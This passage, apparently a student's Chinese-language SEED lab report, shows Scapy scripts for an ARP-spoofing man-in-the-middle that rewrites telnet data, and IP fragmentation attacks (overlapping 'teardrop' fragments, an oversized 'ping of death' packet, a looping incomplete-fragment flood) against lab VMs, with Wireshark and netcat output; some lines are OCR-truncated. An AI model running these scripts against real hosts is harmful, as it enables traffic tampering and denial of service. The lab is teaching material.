        if pkt[IP].src == "192.168.114.130" and pkt[IP].dst == "192.168.114.131" and pkt[TCP].payload:
                data = pkt[TCP].payload.load
                newpkt = pkt[IP]
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                data_list = list(data)
                for i in range(0, len(data_list)):
                        if chr(data_list[i]).isalpha():
                                data_list[i] = ord('Z')
                newdata = bytes(data_list)
                send(newpkt/newdata)
        elif pkt[IP].src == "192.168.114.131" and pkt[IP].dst == "192.168.114.130":
                newpkt = pkt[IP]
                send(newpkt)

def print_p(pkt):
        pkt.show()


pkt = sniff(filter='tcp', prn = print_pkt)
```

代码的逻辑是：对于嗅探到的 VM A 发送到 VM B 的 telnet 数据包，如果是从 client(A)法向 server(B)的，则拦截数据包进行修改，删除 IP 报头和 TCP 报头的校验和和 tcp 负载，加入修改后的负载。对于 TCP payload 的修改方式为，将所有字母和数字替换为 Z(但其他 ASCII 字符不做替换)。如果是 B 发向 A 的，


则不做任何修改动作。

此时我们执行 spoof.py 文件，在 VM A 的 telnet 窗口键入字符 abcd：



```
[09/04/20]seed@VM:~$ abcdZZZZ
```

查看 wireshark(部分)：




```
662 2020-09-04 21:34:38.3759780… 192.168.114.130   192.168.114.131   TELNET   67 Telnet Data ..
666 2020-09-04 21:34:38.4955425… 192.168.114.130   192.168.114.131   TELNET   67 [TCP Spurious
677 2020-09-04 21:34:38.7542154… 192.168.114.131   192.168.114.130   TELNET   67 Telnet Data ..
681 2020-09-04 21:34:38.8595137… 192.168.114.131   192.168.114.130   TELNET   67 [TCP Spurious
683 2020-09-04 21:34:38.8960990… 192.168.114.130   192.168.114.131   TELNET   67 [TCP Spurious
```

```
▸ Frame 666: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
▸ Ethernet II, Src: Vmware_40:c7:9a (00:0c:29:40:c7:9a), Dst: Vmware_79:2e:a5 (00:0c:29:79:2e:a5)
▸ Internet Protocol Version 4, Src: 192.168.114.130, Dst: 192.168.114.131
▸ Transmission Control Protocol, Src Port: 56844, Dst Port: 23, Seq: 17819556, Ack: 3566576579, Len: 1
▾ Telnet
    Data: Z
```

```
0000  00 0c 29 79 2e a5 00 0c  29 40 c7 9a 08 00 45 10   ..)y.... )@....E.
0010  00 35 30 1e 40 00 40 06  a4 3e c0 a8 72 82 c0 a8   .50.@.@. .>..r...
0020  72 83 de 0c 00 17 01 0f  e7 a4 d4 95 a3 c3 80 18   r....... ........
0030  00 ed 2a 28 00 00 01 01  08 0a 02 8a 78 b0 01 f8   ..*(.... ....x...
0040  ce e4 5a                                           ..Z
```

数据包已经成功被修改。

Wireshark 可以看到很多发送失败的 tcp 包：




```
727 2020-09-04 21:34:40.0920294… 192.168.114.130   192.168.114.131   TELNET   67 [TCP Spurious Retransmiss
730 2020-09-04 21:34:40.1352610… 192.168.114.130   192.168.114.131   TELNET   67 Telnet Data ...
737 2020-09-04 21:34:40.3398269… 192.168.114.131   192.168.114.130   TELNET   67 [TCP Spurious Retransmiss
751 2020-09-04 21:34:40.7433943… 192.168.114.131   192.168.114.130   TELNET   67 [TCP Spurious Retransmiss
755 2020-09-04 21:34:40.7916233… 192.168.114.130   192.168.114.131   TELNET   67 [TCP Spurious Retransmiss
761 2020-09-04 21:34:40.9250568… 192.168.114.131   192.168.114.130   TELNET   67 Telnet Data ...
767 2020-09-04 21:34:41.1319637… 192.168.114.131   192.168.114.130   TELNET   67 [TCP Spurious Retransmiss
781 2020-09-04 21:34:41.6118947… 192.168.114.131   192.168.114.130   TELNET   67 [TCP Spurious Retransmiss
784 2020-09-04 21:34:41.6874278… 192.168.114.131   192.168.114.130   TELNET   67 [TCP Spurious Retransmiss
787 2020-09-04 21:34:41.7275260… 192.168.114.130   192.168.114.131   TELNET   67 [TCP Spurious Retransmiss
805 2020-09-04 21:34:42.2171240… 192.168.114.131   192.168.114.130   TELNET   67 [TCP Spurious Retransmiss
817 2020-09-04 21:34:42.5390482… 192.168.114.130   192.168.114.131   TELNET   67 Telnet Data ...
821 2020-09-04 21:34:42.6520518… 192.168.114.131   192.168.114.130   TELNET   67 [TCP Spurious Retransmiss
```

淡色为底色的表示发送成功。

此时基于 ARP 缓存欺骗的中间人攻击便成功了。

◆ 实验结论：

Spoof 程序成功修改数据包的判断标准：之后再键入！和-两个字符，可以发现并没有被替换成 Z，这说明中间人攻击确实是生效的，按照我们设计的思路完成的而非歪打正着。



```
[09/04/20]seed@VM:~$ abcdZZZZ-!
```

IP/ICMP Attacks Lab

Task1: IP Fragmentation

◆ 实验流程：


1.a 构造 IP/UDP 分片报文：

首先利用编写 python 文件：

```
ip = IP(src="192.168.114.129", dst="192.168.114.130", id = 1000, frag =0, flags=1, proto = 17)
# Construct UDP header
udp = UDP(sport = 7070, dport=9090, chksum=0, len=104)
# Construct payload
payload = 'D' * 32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load = payload) # For other fragments, we should use ip/payload
send(pkt)

ip = IP(src="192.168.114.129", dst="192.168.114.130", id = 1000, frag =5, flags=1, proto = 17)
payload = 'E' * 32
send(ip/Raw(load = payload))

ip = IP(src="192.168.114.129", dst="192.168.114.130", id = 1000, frag =9, flags=0, proto = 17)
payload = 'F' * 32
send(ip/Raw(load = payload))
```


这里参数的确定方法：基于手册中提供的基础代码，做如下修改：首先计算 UDP 报文的长度（不包含 IP 报头）：8+32×3=104，因此 udp 对象初始化时 len 的长度为 104.其次考虑后两个分片的偏移：第二个包相对于第一个包的偏移为(8+32)/8 = 5，因此第二个包的 frag 参数为 5；第三个包则是 32/8+5=9.最后一个包的 flags 参数要设置为 0 表明这是该 IP 包的最后一个分片。另外需要注意设置 IP 报文头部的 protocol 参数为 17，17 代表 udp 协议。

在 VM B(192.168.114.130)上开启一个 udp server：




```
[09/05/20]seed@VM:~$ nc -ul -p 9090
the server has been started(this info is typed by me manually
```

在 VM A 上运行编写好的 python 文件：




```
[09/05/20]seed@VM:~/.../lab3$ sudo ./udpfrag.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

观察 VM B 上的运行结果：




```
[09/05/20]seed@VM:~$ nc -ul -p 9090
the server has been started(this info is typed by me manually
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFF
```


分片的 IP/UDP 报文已经成功发送到 VM B 上，在 wireshark 上查看包信息：



```
198 2020-09-05 10:52:37.4244039… 192.168.114.129   192.168.114.130   UDP    66 7070 → 9090 Len=96
327 2020-09-05 10:57:46.4002076… 192.168.114.129   192.168.114.130   UDP    66 7070 → 9090 Len=96
328 2020-09-05 10:57:46.4003948… 192.168.114.130   192.168.114.129   UDP   104 9090 → 7070 Len=62
329 2020-09-05 10:57:46.4007528… 192.168.114.129   192.168.114.130   ICMP  132 Destination unreachable (Port u
```




```
Frame 327: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: Vmware_40:c7:9a (00:0c:29:40:c7:9a), Dst: Vmware_be:4f:73 (00:0c:29:be:4f:73)
Internet Protocol Version 4, Src: 192.168.114.129, Dst: 192.168.114.130
User Datagram Protocol, Src Port: 7070, Dst Port: 9090
  Source Port: 7070
  Destination Port: 9090
  Length: 104
  [Checksum: [missing]]
  [Checksum Status: Not present]
  [Stream index: 10]
Data (96 bytes)
```




```
0000  1b 9e 23 82 00 68 00 00  44 44 44 44 44 44 44 44   ..#..h.. DDDDDDDD
0010  44 44 44 44 44 44 44 44  44 44 44 44 44 44 44 44   DDDDDDDD DDDDDDDD
0020  44 44 44 44 44 44 44 44  45 45 45 45 45 45 45 45   DDDDDDDD EEEEEEEE
0030  45 45 45 45 45 45 45 45  45 45 45 45 45 45 45 45   EEEEEEEE EEEEEEEE
0040  45 45 45 45 45 45 45 45  46 46 46 46 46 46 46 46   EEEEEEEE FFFFFFFF
0050  46 46 46 46 46 46 46 46  46 46 46 46 46 46 46 46   FFFFFFFF FFFFFFFF
0060  46 46 46 46 46 46 46 46                            FFFFFFFF
```


可以到之前每个分片中的负载内容。在 edit-preference 选项中关闭整合 ipv4 分片功能：



```
325 2020-09-05 10:57:46.2786397… 192.168.114.129   192.168.114.130   UDP    74 7070 → 9090 Len=96
328 2020-09-05 10:57:46.4003948… 192.168.114.130   192.168.114.129   UDP   104 9090 → 7070 Len=62
329 2020-09-05 10:57:46.4007528… 192.168.114.129   192.168.114.130   ICMP  132 Destination unreachable (Port unreachabl
```



```
Frame 325: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Ethernet II, Src: Vmware_40:c7:9a (00:0c:29:40:c7:9a), Dst: Vmware_be:4f:73 (00:0c:29:be:4f:73)
Internet Protocol Version 4, Src: 192.168.114.129, Dst: 192.168.114.130
User Datagram Protocol, Src Port: 7070, Dst Port: 9090
  Source Port: 7070
  Destination Port: 9090
  Length: 104
  [Checksum: [missing]]
  [Checksum Status: Not present]
  [Stream index: 10]
Data (32 bytes)
```




```
0000  00 0c 29 be 4f 73 00 0c  29 40 c7 9a 08 00 45 00   ..).Os.. )@....E.
0010  00 3c 03 e8 20 00 40 11  f0 74 c0 a8 72 81 c0 a8   .<.. .@. .t..r...
0020  72 82 1b 9e 23 82 00 68  00 00 44 44 44 44 44 44   r...#..h ..DDDDDD
0030  44 44 44 44 44 44 44 44  44 44 44 44 44 44 44 44   DDDDDDDD DDDDDDDD
0040  44 44 44 44 44 44 44 44  44 44                     DDDDDDDD DD
```

此时则只显示了第一个分片。

1.b 覆盖 IP 分片的内容：


这个攻击方式又称为 teardrop。把第二个包的 frag 偏移量改为 2，这意味着第二个分片和第一个分片有 3×8=24 个字节是重复的。

然后运行这个 py 文件：



```
[09/05/20]seed@VM:~/.../lab3$ sudo python udpfrag.py
.
Sent 1 packets.
```


观察 UDP 服务器的反应：



```
[09/05/20]seed@VM:~$ nc -ul -p 9090
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFF^C
[09/05/20]seed@VM:~$ nc -ul -p 9090
```


并无任何输出，这里应该是 UDP 服务器所在主机 VM B 的内核并没有接收到完整的后续 IP 分片(程序逻辑上)，导致目前分片还保存在缓冲区内。

接着我们尝试让第二个分片完全被包含在第一个分片内，让它的 payload 变小：



```
ip = IP(src="192.168.114.129", dst="192.168.114.130", id = 1000, frag =2, flags=1, proto = 17)
payload = 'E' * 16
send(ip/Raw(load = payload))
```


这时候第二个分片的结尾在第一个分片的结尾前 8 个字节处。再次执行 py 文件，观察 VM B 服务器的反应：



```
[09/05/20]seed@VM:~$ nc -ul -p 9090
```


仍然毫无反应。但这样其实是很危险的，这样的分片组合很可能会请求内核分配一个数值非常的大的内核内存空间，这很有可能导致系统直接崩溃。

接下来我们尝试把第二个包和第一个包的发送顺序更换一下：



```
# construct the entire packet and send it out
pkt = ip/udp/Raw(load = payload) # For other fragments, we should use ip/payload

ip = IP(src="192.168.114.129", dst="192.168.114.130", id = 1000, frag =2, flags=1, proto = 17)
payload = 'E' * 32
send(ip/Raw(load = payload))
send(pkt)
```


运行 py 文件，观察 VM B 的运行结果：




```
[09/05/20]seed@VM:~$ nc -ul -p 9090
^C
[09/05/20]seed@VM:~$ nc -ul -p 9090
```

仍然无任何结果。

再修改 payload 的大小为 16 字节，重复以上动作：




```
# construct the entire packet and send it out
pkt = ip/udp/Raw(load = payload) # For other fragments, we should use ip/payload

ip = IP(src="192.168.114.129", dst="192.168.114.130", id = 1000, frag =2, flags=1, pr
payload = 'E' * 16
send(ip/Raw(load = payload))
send(pkt)
```




```
[09/05/20]seed@VM:~$ nc -ul -p 9090
^C
[09/05/20]seed@VM:~$ nc -ul -p 9090
```

同样无任何反应。事实上我们把 IP 分片的参数设置为正常情况，然后尝试先发第二个后发第一个：



```
pkt = ip/udp/Raw(load = payload) # For other fragments, we should use ip/payload

ip = IP(src="192.168.114.129", dst="192.168.114.130", id = 1000, frag =5, flags=1, pr
payload = 'E' * 32
send(ip/Raw(load = payload))
send(pkt)
```

```
.
Sent 1
.
Sent 1
[09/05
```




```
[09/05/20]seed@VM:~$ nc -ul -p 9090
^C
[09/05/20]seed@VM:~$ nc -ul -p 9090
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEFFFFFFFFFFFFF
FFFFFFFFFFFFFFFF
```

可以看到服务器端可以正常打印结果。这说明对于 IP 包的分片技术来讲，重新组装时并不依赖每个分片包到达的顺序，主要依赖于包头的参数(frag，flags 等)。


1.c 发送一个字节数大于 65536 的“超大包”：

这种攻击方式又称为 ping of death。这里我们构造一个 super-large-packet：



```
# Construct payload
payload = 'D' * 65520 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load = payload) # For other fragments, we should use ip/payload

ip = IP(src="192.168.114.129", dst="192.168.114.130", id = 1000, frag =8191, flags=0, proto = 17)
payload = 'E' * 1000
send(ip/Raw(load = payload))
send(pkt)
```

这里第一个分片的字节大小为 8+65504=65512，因此第二个分片的偏移为 65512/8=8189.然后另第二个分片的 payload 为 1000 个字节，这样这个包的整体大小就超出了 64K 的限制。此时运行 py 文件，观察服务器端的响应：




```
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDEEEEEEEEEEEE
FFFFFFFFFFFFFFFF^C
[09/05/20]seed@VM:~$ nc -ul -p 9090
```

服务器端无响应，但是这里实际上已经造成了内核缓冲区的溢出。内核内存的数据已经被污染了。


1.d 发送一个不完整的 IP 包：

这里我们尝试不断发送一组不完整的 IP 包：




```
while 1:
        send(IP(src="192.168.114.129", dst="192.168.114.130", flags=1, frag=0, id=1, proto=17)/UDP(sport=7070, dport=9090, chksum=0, len = 104)/Raw(load="X"*32), iface='ens33')
        send(IP(src="192.168.114.129", dst="192.168.114.130", flags=0, frag=8188, id=1, proto=17)/Raw(load="C"*32), iface='ens33')a
```

这组 IP 分片确实了中间大部分分片，只包含“头和”尾，但是最后一个片段的偏移很高，接近 65536. 接着循环发送：



```
155 2020-09-05 14:41:39.4878531… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
157 2020-09-05 14:41:39.5923829… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
159 2020-09-05 14:41:39.6718256… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
161 2020-09-05 14:41:39.7720822… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
163 2020-09-05 14:41:39.8725219… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
165 2020-09-05 14:41:39.9524504… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
167 2020-09-05 14:41:40.0563533… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
169 2020-09-05 14:41:40.1479278… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
171 2020-09-05 14:41:40.2562331… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
173 2020-09-05 14:41:40.3409323… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
175 2020-09-05 14:41:40.4321673… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
177 2020-09-05 14:41:40.5397611… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
179 2020-09-05 14:41:40.6119297… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
181 2020-09-05 14:41:40.7120597… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
183 2020-09-05 14:41:40.8278415… 192.168.114.129   192.168.114.130   UDP   74 7070 → 9090 Len=96
```



```
[09/05/20]seed@VM:~$ nc -ul -p 9090
```

